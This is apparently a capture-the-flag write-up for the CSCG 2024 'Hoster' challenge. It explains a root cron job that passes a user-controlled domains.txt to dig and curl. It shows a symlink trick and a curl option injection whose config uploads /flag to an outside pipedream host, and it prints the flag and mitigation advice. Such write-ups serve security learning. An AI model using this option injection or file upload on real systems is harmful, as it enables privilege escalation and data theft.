Hoster
CSCG 2024 qualifiers

Challenge by KOLJA

Writeup by vurlo

Contents

1 Introduction

> You gained access to a Linux server. Can you also gain privileges?

2 Reconnaissance

As you can already read in the challenge description, this challenge is all about privilege escalation on a Linux server. This means you start as a low-privilege user and have to elevate your privileges to root. All you get is SSH access to the challenge machine. You just start as a low-privileged ctf user. Looking around you find the following information: The flag is in the root directory in the /flag file which only the root user has read and write access to. So somehow you have to get root to read the flag file and give the content to us. In your home directory in /config is a file domains.txt but you don't have enough permissions to read or edit the file. By having a look at the running processes you can see that the cron daemon is running:

```
ctf@hoster-nkuruuvpvd:~$ ps -auxw
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2888  1044 ?        Ss   11:41   0:00 /bin/sh /run.sh
root           8  0.0  0.0   3884  2060 ?        Ss   11:41   0:00 cron
root           9  0.0  0.0   4792  1388 ?        S    11:41   0:00 dropbear -FBREkwp 1024
root          10  0.0  0.0   4792  2096 ?        R    11:41   0:00 dropbear -FBREkwp 1024
ctf           11  0.0  0.0   4624  3848 pts/0    Ss   11:41   0:00 -bash
ctf          109  0.0  0.0   7368  3096 pts/0    R+   11:46   0:00 ps -auxw
```

But nothing is going on in `/etc/crontab` where usually cronjobs are written. So there might be a hidden cronjob running under root. So how can you find out what the cronjob is doing? There is a beautiful tool named `PSPY` snooping all running processes without needing any root permissions. So you can see which commands are being run by other users and cron jobs. Downloading the script from `https://github.com/DominicBreuker/pspy` and running it reveals the root cron job:

```
n events due to startup ...

CMD: UID=1000  PID=222    | ./pspy64s
CMD: UID=1000  PID=11     | -bash
CMD: UID=0     PID=10     | dropbear -FBREkwp 1024
CMD: UID=0     PID=9      | dropbear -FBREkwp 1024
CMD: UID=0     PID=8      | cron
CMD: UID=0     PID=1      | /bin/sh /run.sh
CMD: UID=0     PID=232    | CRON
CMD: UID=0     PID=233    | CRON
CMD: UID=0     PID=234    | /bin/bash /opt/scripts/request_certificates.sh
CMD: UID=???   PID=237    | ???
CMD: UID=0     PID=238    | /bin/bash /opt/scripts/request_certificates.sh
CMD: UID=0     PID=240    | /bin/bash /opt/scripts/request_certificates.sh
CMD: UID=0     PID=239    | dig cscg.de
CMD: UID=0     PID=244    | /bin/bash /opt/scripts/request_certificates.sh
CMD: UID=0     PID=243    | dig cscg.de
CMD: UID=0     PID=242    | /bin/bash /opt/scripts/request_certificates.sh
CMD: UID=0     PID=248    | /bin/bash /opt/scripts/request_certificates.sh
CMD: UID=0     PID=247    | dig cscg.de
CMD: UID=0     PID=246    | /bin/bash /opt/scripts/request_certificates.sh
CMD: UID=0     PID=250    | curl -I cscg.de
```

It seems like the cron job is simply running the `request_certificates.sh` script. All this script does is to iterate over each line of your `domains.txt` checking for a valid certificate and then executing the curl command:

```
ctf@hoster-nkuruuvpvd:~$ cat /opt/scripts/request_certificates.sh
#!/bin/bash

for file in /var/www/*; do
    echo "$file"
    if ([ -f $file/config/domains.txt ])
    then
        while IFS="" read -r p || [ -n "$p" ]
        do
            if ( dig "$p" | grep -q 'NXDOMAIN' ) || ( dig "$p" 2>&1 | grep -q 'Invalid' ) || ( dig "$p" | grep -q 'SERVFAIL' )
            then
                echo "[-] Error resolving the domain"
            else
                curl -I "$p"
                # certbot -d "$p"
            fi
        done < $file/config/domains.txt
    else
        echo "[-] Not a file"
    fi
```

So having a look again at the output of pspy the domains.txt must contain a line `cscg.de` which is part of the arguments for the curl command.

3 Vulnerability Description

My initial thoughts were some kind of bash command injection via the `$file` in the first if statement. But sadly you can't create or edit any directories in `/var/www/` so this won't work. After playing around for some time I figured out that you can just remove the whole `/config` directory with `rm -rf /config` because you have full permissions over your home directory. So you can just

create a new directory `/config` and add your version of the `domains.txt`. Now you have full control over the `domains.txt` and so full control over what is being executed as a command parameter for `dig` and `curl` in the `request_certificates.sh` script.

4 Exploitation Variant 1

My approach was exploiting the script via a symlink with `ln -s /flag config/domains.txt` pointing to `/flag` so the script would read the content of your flag file and give it as a parameter to the dig command. By running `PSPY` you will just see the dig command being executed with the flag as the parameter. Of course, there are other possible solutions to reveal the flag by simply spamming `ps aux` and searching for the flag prefix or writing some small script doing this for you:


```
dig CSCG{1nject1ng_0pti0ns_1nste4d_of_c0mm4nds}
```

5 Exploitation Variant 2

The intended solution was about command option injection. The problem was to find a parameter fitting both the dig and the `curl` commands and eventually upload the content of `/flag` to your server. With the -K option for `curl` you can define a path of a config file being used by `curl`. But there is a little problem with this parameter. The `dig` command doesn't have an option -K so the if statement around `dig` in the script will fail. You need another option that won't result in an output of dig containing `NXDOMAIN`, `Invalid` and `SERVFAIL`. Additionally, this option has to be a valid option for the `curl` command. There were multiple options like the -f argument which is the option for a silent fail in `curl` and the option to define a file path for `dig` to interact with. By defining a config file for curl with content like

```
url = https://[redacted].m.pipedream.net
upload-file = /flag
```

and inserting `-fK/<path-to-config>` into the `domains.txt`, the cronjob will eventually upload the file to your server



6 Mitigation

At first, you shouldn't use root cron jobs if not necessary. In this case, a cron job executed by a low-privilege user would have done the job as well by giving the user reading permissions to the domains.txt or making it readable for only this user. Another problem was the access the low-privilege ctf user had to the directory where the domains.txt was placed. When using a root cron job which interacts with some files always make sure that the files and the parent directories are only accessible by root. If you have to place the file in a directory controlled by another user make the file immutable. It will stay there even when the user tries to modify the directory.

7 Flag

CSCG{1nject1ng_0pti0ns_1nste4d_of_c0mm4nds}

8 References

- https://github.com/DominicBreuker/pspy